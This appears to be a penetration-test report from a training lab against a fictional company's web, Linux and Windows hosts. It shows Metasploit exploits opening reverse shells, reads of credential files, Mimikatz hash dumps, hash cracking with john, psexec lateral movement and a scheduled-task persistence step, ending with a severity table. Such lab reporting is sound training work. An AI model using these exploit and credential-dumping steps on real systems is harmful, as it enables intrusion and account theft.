


- Command injections in networking.php







- Brute force attack of melina's password




- PHP injection using souvenirs.php

- Session management to find secret session ID for admin_legal_data.php





- Directory traversal of disclaimer.php



Day 2: Linux Servers Attack

- Gathered OSINT about the WHOIS domain for the website totalrekall.xyz.

```
Technical Contact Information:
        Name                            sshUser alice
        Organization
        Address                         h8s692hskasd Flag1
        City                            Atlanta
        State / Province                Georgia
        Postal Code                     30309
        Country                         US
        Phone                           +1.7702229999
        Email                           jlow@2u.com

Information Updated: 2023-02-10 01:33:16
```

- Conducted nmap scan to find the website IP

```
┌──(root💀kali)-[~]
└─# nmap totalrekall.xyz
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 21:18 EST
Nmap scan report for totalrekall.xyz (34.102.136.180)
Host is up (0.0028s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercont
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
1311/tcp  open  rxmon
5190/tcp  open  aol
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
```

- Conducted SSL certificate research about domain

https://crt.sh/?q=totalrekall.xyz

crt.sh Identity Search Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

- Executed nmap scan to find number of hosts

```
OS and Service detection performed. Please report any incorrect results
Nmap done: 256 IP addresses (6 hosts up) scanned in 52.65 seconds
```

- Ran aggressive nmap scan to find IP address of host running Drupal

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.10 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
```

- Executed tomcatjsp exploit to gain shell access to host

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13
.10:43404 ) at 2023-02-09 22:12:12 -0500

whoami
root

cat /root/.flag7.txt
8ks6sbhss
exi
```

- Used apache exploit to gain shell access to a different host

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.1
1:39350 ) at 2023-02-09 22:16:26 -0500

meterpreter >
```


```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

- Accessed sudoers file inside root account


```
#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

- Ran struts-2 exploit exploit to access another host system


```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter >
```



- Used Drupal exploit access account www-data




- SSHed into user Alice's account, and executed privilege escalation into root



Day 3: Windows Servers Attack


- Using OSINT, found user trivera's password hash and cracked with john



- Found open subnet using nmap

```
┌──(root💀kali)-[~]
└─# john crackme.txt
Warning: detected hash type "md5crypt", but the string is also rec
ognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as
that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5
 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john crackme.txt --show
trivera:Tanya4life

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─# nmap 172.22.117.0/24 -p 80,443 -sV -O
```

- Performed HTTP enumeration to access website within the internal network. Logged in using trivera's credentials




```
4d7b349705784a518bc876bc2ed6d4f6
```

- Performed FTP enumeration by running aggressive nmap scan to determine IP 172.22.117.20 has open FTP

```
172.22.117.10
172.22.117.20

┌──(root💀kali)-[~]
└─# nmap -iL targets.txt -p 21 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-13 22:09 EST
```

```
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> ?
```

```
(root kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278

(root kali)-[~]
#
```

- Exploited 172.22.117.20 machine using Metasploit SLMail vulnerability.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00089s latency).

PORT    STATE SERVICE VERSION
110/tcp open  pop3    BVRP Software SLMAIL pop3d
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Host: rekall.local
```

```
msf6 > search slmail

Matching Modules
================

   #  Name                                    Disclosure Date  Rank
  Check  Description
   -  ----                                    ---------------  ----
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great
  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) >
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

- To establish persistence, scheduled a task

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
```

```
hell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Ret
ry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At idle time
Start Time:                           N/A
Start Date:                           N/A
```

- To perform enumeration, used kiwi lsa_dump_sam command to find account credentials

```
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
```

- Cracked hashed credentials using john

```
┌──(root💀kali)-[~]
└─# john --format=nt crackme.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john --format=nt crackme.txt --show
flag6:Computer!

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─#
```

- Performed file enumeration by using command cd C:\\Users to search for the flag

```
meterpreter > search -f *flag*
^C[-] Error running command search: Interrupt
meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter >
```

```
meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter >
```

- Conducted user enumeration to laterally move machines. Using kiwi_cmd lsadump::cache, found user account ADMBob and hash. Cracked hash using john.

```
[NL$1 - 2/13/2023 7:21:14 PM]
RID        : 00000450 (1104)
User       : REKALL\ADMBob
MsCacheV2  : 3f267c855ec5c69526f501d5d461315b
```

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 crackme.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW
6x])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john --format=mscash2 crackme.txt --show
ADMBob:Changeme!

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─#
```

- Escalated access by performing smb_login exploit psexec. Set RHOSTS to 172.22.117.10, SMBDomain to rekall, SMBUser to ADMBob, SMBPass to Changeme!. In shell script, used command net users to find the flag.

```
User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

- Compromised the admin by finding admin hash in C:\\. Loaded flag in kiwi to access the full hash.

```
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication
 privileges (e.g. Domain Controller)
[+] Account   : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

Summary Vulnerability Overview



Vulnerability	Severity
XSS reflected	Medium
XSS Stored	Medium
Sensitive data exposure 1	High
Local file inclusion	Medium
SQL injection	High
Sensitive data exposure 2	High
Sensitive data exposure 3	High
Command injection	Critical
Brute force attack	High
PHP injection	Medium
Session management	High
Directory traversal	High
Open source exposed data	Medium
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	Critical
Struts (CVE-2017-5638)	Critical
Drupal (CVE-2019-6340)	High
CVE-2019-14287	High
Sensitive data exposure 4	High
Network service discovery	High
SLMail buffer overflow	Critical
SMB login brute force	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	20

